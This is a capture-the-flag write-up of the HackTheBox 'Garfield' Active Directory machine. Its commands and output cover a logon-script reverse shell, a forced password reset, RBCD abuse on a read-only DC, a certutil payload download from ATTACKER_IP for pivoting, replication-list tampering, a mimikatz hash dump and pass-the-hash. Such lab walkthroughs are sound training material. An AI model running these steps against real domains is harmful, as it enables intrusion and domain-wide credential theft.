HTB - Garfield
Writeup for Garfield, a Hard Windows AD box from HackTheBox Season 10
Garfield - Machine Season 10
Garfield is a Hard Windows Active Directory machine with assumed breach credentials. The domain contains a writable DC (DC01) and a Read-Only Domain Controller (RODC01) on an internal network. The initial user j.arbuckle can abuse scriptPath write permissions to hijack a logon script and capture a shell as l.wilson, who can force-change the password of l.wilson_adm to get WinRM access. For root, l.wilson_adm is in the Tier 1 group which can self-add to RODC Administrators, then abuse RBCD on the RODC to get Administrator access to it, modify the RODC password replication lists to allow the domain Administrator's hash to be cached, force replication with repadmin, extract the hash with mimikatz, and finally pass-the-hash to DC01 for root.
Summary
| Step | Technique |
|---|---|
| Recon | Assumed breach: j.arbuckle domain creds, DC01 + RODC01 discovered |
| User | scriptPath WRITE abuse → logon script reverse shell as l.wilson → ForceChangePassword l.wilson_adm → WinRM |
| Root | Tier 1 → AddSelf RODC Admins → RBCD on RODC01 → pivot to internal network → modify RODC replication lists → repadmin /rodcpwdrepl → mimikatz hash dump → PTH to DC01 |
Recon
Starting with the assumed breach credentials j.arbuckle:Th1sD4mnC4t!@1978, nmap reveals a pure AD domain controller with standard ports — no web server, no MSSQL.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: garfield.htb)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: garfield.htb)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  adws
Service Info: Host: DC01; OS: Windows
Testing credentials across protocols — SMB and LDAP work, WinRM does not:
nxc smb $IP -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' -d garfield.htb
# SMB  [+] garfield.htb\j.arbuckle:Th1sD4mnC4t!@1978

nxc winrm $IP -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' -d garfield.htb
# WINRM [-] garfield.htb\j.arbuckle:Th1sD4mnC4t!@1978

nxc ldap $IP -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' -d garfield.htb
# LDAP  [+] garfield.htb\j.arbuckle:Th1sD4mnC4t!@1978
Enumerating users reveals only 7 accounts. The presence of krbtgt_8245 immediately signals a Read-Only Domain Controller (RODC):
nxc smb $IP -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' --usersSMB DC01 -Username- -Last PW Set- -BadPW-
SMB DC01 Administrator 2025-10-03 17:29:26 0
SMB DC01 Guest <never> 0
SMB DC01 krbtgt 2025-08-13 11:05:26 0
SMB DC01 krbtgt_8245 2025-08-17 11:33:39 0
SMB DC01 j.arbuckle 2025-09-09 15:50:55 0
SMB DC01 l.wilson 2026-01-27 21:40:33 0
SMB DC01 l.wilson_adm 2026-01-13 14:56:35 0
Dumping computers confirms two DCs — DC01 (writable) and RODC01 (read-only) at internal IP 192.168.100.2:
nxc ldap $IP -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' -M dump-computersDUMP-COM DC01.garfield.htb (Windows Server 2019 Standard)
DUMP-COM RODC01.garfield.htb (Windows Server 2019 Datacenter)
Group membership for j.arbuckle:
nxc ldap $IP -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' -M groupmembership -o USER='j.arbuckle'GROUPMEM User: j.arbuckle is member of following groups:
GROUPMEM IT Support
GROUPMEM Domain Users

BloodHound shows that l.wilson has ForceChangePassword on l.wilson_adm, and l.wilson_adm has CanPSRemote on DC01.

Using bloodyAD to enumerate writable attributes reveals that j.arbuckle has scriptPath WRITE on l.wilson and l.wilson_adm:
bloodyAD -d garfield.htb -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' --host $IP get writable --detaildistinguishedName: CN=Liz Wilson,CN=Users,DC=garfield,DC=htb
scriptPath: WRITE
distinguishedName: CN=Liz Wilson ADM,CN=Users,DC=garfield,DC=htb
scriptPath: WRITE
distinguishedName: DC=garfield.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=garfield,DC=htb
dnsNode: CREATE_CHILD
User - Logon Script Abuse
Since j.arbuckle can write the scriptPath attribute of l.wilson AND has write access to SYSVOL/scripts, the attack is straightforward: upload a malicious logon script and set l.wilson's scriptPath to point to it.
First, create a bat file with a PowerShell reverse shell:
printf '@echo off\r\npowershell -nop -w hidden -e <BASE64_REVSHELL>\r\n' > /tmp/printerDetect.bat
Upload it to SYSVOL/scripts, overwriting the existing printerDetect.bat:
smbclient -U 'j.arbuckle%Th1sD4mnC4t!@1978' '//$IP/SYSVOL' -c 'put /tmp/printerDetect.bat "garfield.htb\scripts\printerDetect.bat"'
Then set l.wilson's scriptPath to the bat file using bloodyAD:
bloodyAD -d garfield.htb -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' --host $IP set object 'l.wilson' 'scriptPath' -v 'printerDetect.bat'
When l.wilson logs in, the script executes and a reverse shell arrives as garfield\l.wilson on DC01.

ForceChangePassword
bloodhound-python -c all -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' -d garfield.htb -dc dc01.garfield.htb -ns $IP --zipBloodHound shows that l.wilson has ForceChangePassword on l.wilson_adm:
From the shell as l.wilson, change l.wilson_adm's password using Set-ADAccountPassword:
Set-ADAccountPassword -Identity l.wilson_adm -Reset -NewPassword (ConvertTo-SecureString "Hacked2026!!" -AsPlainText -Force)
User Flag
evil-winrm -i $IP -u 'l.wilson_adm' -p 'Hacked2026!!'type C:\Users\l.wilson_adm\Desktop\user.txt
Root - RODC Replication Abuse
The path to root is a multi-step RODC attack. Further enumeration as l.wilson_adm with BloodHound reveals the ACLs needed:
l.wilson_admis in Tier 1, which has AddSelf on RODC Administratorsl.wilson_admhas WriteAccountRestrictions onRODC01$(includingmsDS-RevealOnDemandGroupandmsDS-NeverRevealGroup)

The key insight is that l.wilson_adm can control which passwords the RODC caches by modifying its replication lists, then force the DC to replicate the Administrator's hash to the RODC.
Step 1: RODC Administrators
l.wilson_adm is in Tier 1, which has AddSelf on RODC Administrators:
bloodyAD -d garfield.htb -u 'l.wilson_adm' -p '<password>' --host $IP add groupMember 'RODC Administrators' 'l.wilson_adm'
Step 2: RBCD on RODC01
Create a machine account and configure Resource-Based Constrained Delegation on RODC01$:
addcomputer.py -computer-name 'EVIL$' -computer-pass 'Password123!' -dc-ip $IP 'garfield.htb/l.wilson_adm:<password>'
bloodyAD -d garfield.htb -u 'l.wilson_adm' -p '<password>' --host $IP add rbcd 'RODC01$' 'EVIL$'
Use S4U2Self/S4U2Proxy to get a service ticket impersonating Administrator for RODC01:
getST.py -spn 'cifs/RODC01.garfield.htb' -impersonate 'Administrator' -dc-ip $IP 'garfield.htb/EVIL$:Password123!'[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache

Step 3: Pivot to RODC01
RODC01 is on the internal network at 192.168.100.2. Using ligolo-ng to create a tunnel through DC01:
# Attacker: setup tun interface and start proxy
sudo ip tuntap add user $USER mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 192.168.100.0/24 dev ligolo
./ligolo-ng -selfcert

# DC01 (via evil-winrm): download and run agent
certutil -urlcache -split -f http://ATTACKER_IP:8000/agent.exe C:\Temp\agent.exe
C:\Temp\agent.exe -connect ATTACKER_IP:11601 -ignore-cert

# Ligolo proxy: select session and start tunnel
session
start
With the tunnel active, test access to RODC01 with the RBCD ticket:
export KRB5CCNAME=Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache
wmiexec.py -k -no-pass -dc-ip $IP 'garfield.htb/Administrator@RODC01.garfield.htb' 'whoami'
# garfield\administrator
Step 4: Modify RODC Replication Lists
The Administrator is in the Denied RODC Password Replication Group (via Domain Admins → Administrators), which is reflected in msDS-NeverRevealGroup on RODC01$. Since l.wilson_adm has WRITE on this attribute, we can add Administrator to the allowed list and remove the deny entries using ldap3:
With this simple script, we are able to apply the necessary modifications.
import ldap3
c = ldap3.Connection(ldap3.Server('ldap://DC01_IP'),
    'l.wilson_adm@garfield.htb', '<password>', auto_bind=True)

# Add Administrator to allowed replication
c.modify('CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb',
    {'msDS-RevealOnDemandGroup': [(ldap3.MODIFY_ADD,
    ['CN=Administrator,CN=Users,DC=garfield,DC=htb'])]})

# Remove deny entries
c.modify('CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb',
    {'msDS-NeverRevealGroup': [(ldap3.MODIFY_DELETE,
    ['CN=Administrators,CN=Builtin,DC=garfield,DC=htb'])]})
c.modify('CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb',
    {'msDS-NeverRevealGroup': [(ldap3.MODIFY_DELETE,
    ['CN=Denied RODC Password Replication Group,CN=Users,DC=garfield,DC=htb'])]})
Step 5: Force Replication
With the replication lists modified, force DC01 to replicate the Administrator's password to RODC01 using repadmin from a shell on the RODC:
export KRB5CCNAME=Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache
wmiexec.py -k -no-pass -dc-ip $IP 'garfield.htb/Administrator@RODC01.garfield.htb' 'repadmin /rodcpwdrepl RODC01.garfield.htb DC01.garfield.htb "CN=Administrator,CN=Users,DC=garfield,DC=htb"'
Successfully replicated secrets for user CN=Administrator,CN=Users,DC=garfield,DC=htb
on read-only DC RODC01.garfield.htb from full DC DC01.garfield.htb.

Step 6: Extract Administrator Hash

The RODC now has the domain Administrator's hash cached. Extract it with mimikatz (uploaded to RODC01 via SMB C$ share):
wmiexec.py -k -no-pass -dc-ip $IP 'garfield.htb/Administrator@RODC01.garfield.htb' 'C:\Windows\Temp\mimikatz.exe privilege::debug "lsadump::lsa /patch /name:Administrator" exit'Domain : GARFIELD / S-1-5-21-2502726253-3859040611-225969357
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : ee238f6debc752010428f20875b092d5
Step 7: Pass-the-Hash → Root
With the domain Administrator's NTLM hash, pass-the-hash directly to DC01:

nxc smb $IP -u 'Administrator' -H 'ee238f6debc752010428f20875b092d5' -d garfield.htb
# SMB  [+] garfield.htb\Administrator:ee238f6debc752010428f20875b092d5 (Pwn3d!)
evil-winrm -i $IP -u 'Administrator' -H ee238f6debc752010428f20875b092d5